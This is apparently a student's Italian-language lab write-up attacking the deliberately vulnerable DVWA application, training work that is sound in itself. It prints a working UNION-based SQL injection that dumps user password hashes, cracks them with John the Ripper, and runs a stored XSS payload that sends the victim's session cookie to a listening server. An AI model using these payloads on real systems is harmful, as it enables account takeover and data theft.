

Week 6 - Test Settimanale

SQL Injection blind - XSS Stored

Consegna

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind)
- XSS reflected

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.


Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)
- Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

Procedimento


Vado innanzitutto a settare la DVWA su LOW come richiesto dalla consegna.



Procedo dunque a recuperare le password degli utenti e i cookie delle vittime di XSS.

SQL Injection Blind

Inizio con la SQL Injection per ottenere la password degli utenti:



Mi reco quindi nell'apposita sezione della macchina DVWA (SQLi Blind) [che differisce dalla normale SQLi per il fatto che i risultati non sono visibili a chi effettua l'attacco]

Per ottenere la password degli utenti procedo inserendo il comando

```
%' and 1=0 UNION SELECT null, concat(user,0x0a,password) from users #
```

Attraverso questo comando posso visualizzare gli utenti e le password (MD5)

User ID:

```
ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users#
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users#
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users#
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users#
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users#
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Si sarebbe comunque ottenuto il risultato sperato con il comando:

```
` UNION SELECT user, password FROM users#
```

Successivamente inseriamo i dati appena ottenuti in un file.txt (che ho chiamato password.txt) e attraverso il tool **Jhon the Ripper** vado crackare le password cifrate in MD5

```
1 |admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Il comando che lancio per fare il cracking delle password è il seguente:

```
$ john -format=raw-md5 --password.txt --show
```

Il risultato che ottengo è questo:

```
(kali@kali)-[~]
$ john -format=raw-md5 -- password.txt --show
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

CONCLUSIONI: Come ho detto in precedenza la SQLi Blind dovrebbe nascondere all'attaccante i risultati per fare in modo che sia più difficile portare a termine il risultato. Nel nostro caso, nonostante la sezione di DVWA fosse rinominata "SQL Injection Blind", il nostro attacco ha comunque permesso di mostrarci il contenuto del Database. Questo è successo a causa della configurazione erranea della macchina di Metasploitable.

XSS Reflected

Adesso effettuerò invece, come richiesto, un attacco XSS (Cross Site Scripting) per ottenere il cookie di sessione della vittima prescelta.

IP di Kali: **192.168.50.101**

IP di Metasploitable: **192.168.50.100**

Innanzitutto ho bisogno di un servizio a cui appoggiarmi per intercettare i cookie di sessione recuperati. Per farlo posso utilizzare ad esempio un server creato attraverso python oppure posso direttamente utilizzare Netcat

Personalmente ho optato per utilizzare **il serve in Python**


Come prima cosa noto che quando tento di inserire nella sezione "message" il mio script, mi viene troncato il testo.

Ciò è dovuto al fatto che la sezione "textarea" dell'HTML ha un attributo (denominato **maxlength**) che impedisce al messaggio appunto di essere più lungo di un tot di caratteri.

Premendo tasto destro e poi Ispeziona sulla Text Area di mio interesse vado a modificare il parametro **maxlength** per permettermi di inserire nella sua completezza lo script necessario per recuperare i cookie

```
▶ <tr> ... </tr>
▼ <tr>
  <td width="100">Message *</td>
  ▼ <td>
    <textarea name="mtxMessage" cols="50" rows="3"
    maxlength="500"></textarea>
  </td>
</tr>
▶ <tr> ... </tr>
</tbody>
```

Da notare che l'user con cui abbiamo fatto l'accesso è quello che come credenziali ha admin e password, quindi il cookie che andremo ad ottenere sarà quello corrispondente a questo utente.

The image shows the DVWA (Damn Vulnerable Web Application) login page. At the top is the DVWA logo, which consists of the letters 'DVWA' in a bold, sans-serif font, with a green and grey swoosh graphic to the right. Below the logo are two input fields: 'Username' with the text 'admin' and 'Password' with a masked password represented by ten dots. A 'Login' button is positioned below the password field.


Fatta questa premessa posso procedere all'exploit della vulnerabilità per recuperare i cookie.

Apro il server con Python:

```
(kali@kali) - [~]  
$ python -m http.server
```

Successivamente vado a scrivere il codice malevolo su DVWA, che invierà il cookie al server in ascolto

```
<script>window.location="http://127.0.0.1:4040/?cookie="+  
document.cookie</script>
```

The image shows the 'Vulnerability: Stored Cross Site Scr' (likely Stored Cross-Site Scripting) page in DVWA. The page has a title 'Vulnerability: Stored Cross Site Scr' in a large, bold font. Below the title is a form with two fields: 'Name *' with the text 'dsdsdsd' and 'Message *' with a text area containing the JavaScript payload: `<script>window.location="http://127.0.0.1:4040/?cookie="+document.cookie</script>`. A 'Sign Guestbook' button is located at the bottom of the form.

```
(kali㉿kali)-[~]  
$ python -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
127.0.0.1 - - [04/Dec/2022 10:05:56] "GET /?cookie=security=low;%20PHPSESSID=e3034b69cecaaae  
b2e3b2e2a4f048abc HTTP/1.1" 200 -
```

Ed ecco infine che all'invio dello script otteniamo direttamente sul nostro server in ascolto il cookie della vittima.